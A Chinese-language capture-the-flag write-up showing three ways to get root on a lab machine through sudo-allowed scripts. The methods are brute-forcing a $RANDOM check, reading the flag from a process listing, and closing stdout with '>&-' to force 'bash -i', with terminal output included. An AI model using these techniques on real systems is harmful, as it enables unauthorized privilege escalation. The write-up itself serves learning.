if [ "$1" ≠ "$My_guess" ] ;then
    echo "Nop";
else
    bash -i;
fi
EOF

[ "$1" ≠ "$My_guess" ] && echo "Nop" || bash -i
welcome@114:~$
```

```
#!/bin/bash

echo "Input the flag:"
if head -1 | grep -q "$(< /root/root.txt)"
then
        echo "Y"
else
        echo "N"
fi
```


```
#!/bin/bash

PATH=/usr/bin
My_guess=$RANDOM

echo "This is script logic"
cat << EOF
if [ "$1" != "$My_guess" ] ;then
    echo "Nop";
else
    bash -i;
fi
EOF
```

```
[ "$1" != "$My_guess" ] && echo "Nop" || bash -i
```

这里有两种方法拿rootflag
第一种通过short.sh脚本
脚本逻辑是随机数生成：My_guess=$RANDOM。在 Bash 中，$RANDOM 生成一个 0 到 32767 之间的整数。
当输入的数等于他那个随机数，就会进入shell
循环脚本

```
while true; do sudo /opt/short.sh 1024; done
```

等待他自动跳到shell




```
welcome@114:~$ ps -aux | grep grep
root         675  0.0  0.0   6320   636 pts/0    S+   01:47   0:00 grep -q flag{root-c3dbe270140775bb9fc6eaa2559f914f}
welcome      679  0.0  0.0   6176   700 pts/1    S+   01:47   0:00 grep grep
welcome@114:~$
```

```
welcome@114:~$ sudo /opt/read.sh
Input the flag:
```

第二种是通过read.sh脚本
利用进程监控泄露敏感信息获取 Flag
当我们运行read.sh的时候会创建进程，并读取/root/root.txt放到进程里面，我们运行脚本后不关闭，然后去查看进程。
ai解析

- **命令替换**：当 Bash 执行这一行时，它**首先**会执行 `$(< /root/root.txt)`，把 `/root/root.txt` 的内容读出来。
- **构建命令**：然后，它会构建完整的 `grep` 命令。假设 Flag 是 `flag{123}`，实际执行的命令就变成了： `grep -q "flag{123}"`
- **等待输入**：由于 `head -1` 正在等待你的键盘输入（标准输入），管道符后面的 `grep` 进程也会启动并**处于等待状态**。
- **信息暴露**：在 Linux 中，只要进程启动了，任何用户（只要 `/proc` 挂载属性没有特殊限制）都可以通过 `ps` 命令看到该进程的完整命令行参数。

```
sudo /opt/read.sh
ps -aux | grep grep
```



```
    echo "Nop";
else
    bash -i;
fi
Nop
This is script logic
if [ "1024" ≠ "1024" ] ;then
    echo "Nop";
else
    bash -i;
fi
root@114:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root)
root@114:/home/welcome# █
```

还有一种群主提供的方法

```
sudo /opt/short.sh '1' >&-
```

这里的核心在于末尾的 `>&-`。 在 Linux Shell 中，`>&-` 的意思是 **关闭标准输出 (Close Standard Output / STDOUT)。**

`/opt/short.sh` 的最后一行代码：

```
[ "$1" != "$My_guess" ] && echo "Nop" || bash -i
```

这是一个典型的 `A && B || C` 逻辑结构：

1. **A**: `[ "$1" != "$My_guess" ]` （判断猜测是否错误）
2. **B**: `echo "Nop"` （输出失败提示）
3. **C**: `bash -i` （开启 Root Shell）

正常情况（不加 `>&-`）：

1. 你输入 `'1'`，随机数是（例如） `24543`。
2. **A** 判断成立（不相等）。
3. 执行 **B** (`echo "Nop"`)。`echo` 成功把 "Nop" 打印到屏幕上，返回状态码 `0` (Success)。
4. 因为 B 成功了，根据 `&& ... ||` 的逻辑，**C** (`bash -i`) **被跳过。**
5. 脚本结束。


加了 `>&-`：

1. 你输入 `'1'`，随机数是 `24543`。
2. **A** 判断成立。
3. 执行 **B** (`echo "Nop"`)。
   - **关键点**：此时标准输出（STDOUT）已经被你关闭了。
   - `echo` 尝试往一个**已关闭**的文件描述符里写字。
   - `echo` **报错失败！** （虽然你看不到报错，因为输出关了，但它的返回状态码变成了 `1` 或其他非零值）。

4. 因为 B **失败**了，Shell 会继续寻找下一个逻辑分支。
5. 逻辑变成了：`A（真）&& B（失败）|| C`。
6. 触发 **||** 分支，执行 **C (`bash -i`)**。
7. **Boom! Root Shell 启动!**

标准输出关掉了，需要恢复完整shell

```
/bin/bash -i >&2 2>&2
```



```
welcome@114:~$ sudo /opt/short.sh '1' >&-
/opt/short.sh: line 6: echo: write error: Bad file descriptor
cat: write error: Bad file descriptor
/opt/short.sh: line 15: echo: write error: Bad file descriptor
root@114:/home/welcome# id
id: write error: Bad file descriptor
root@114:/home/welcome# /bin/bash -i >&2 2>&2
root@114:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root)
root@114:/home/welcome#
```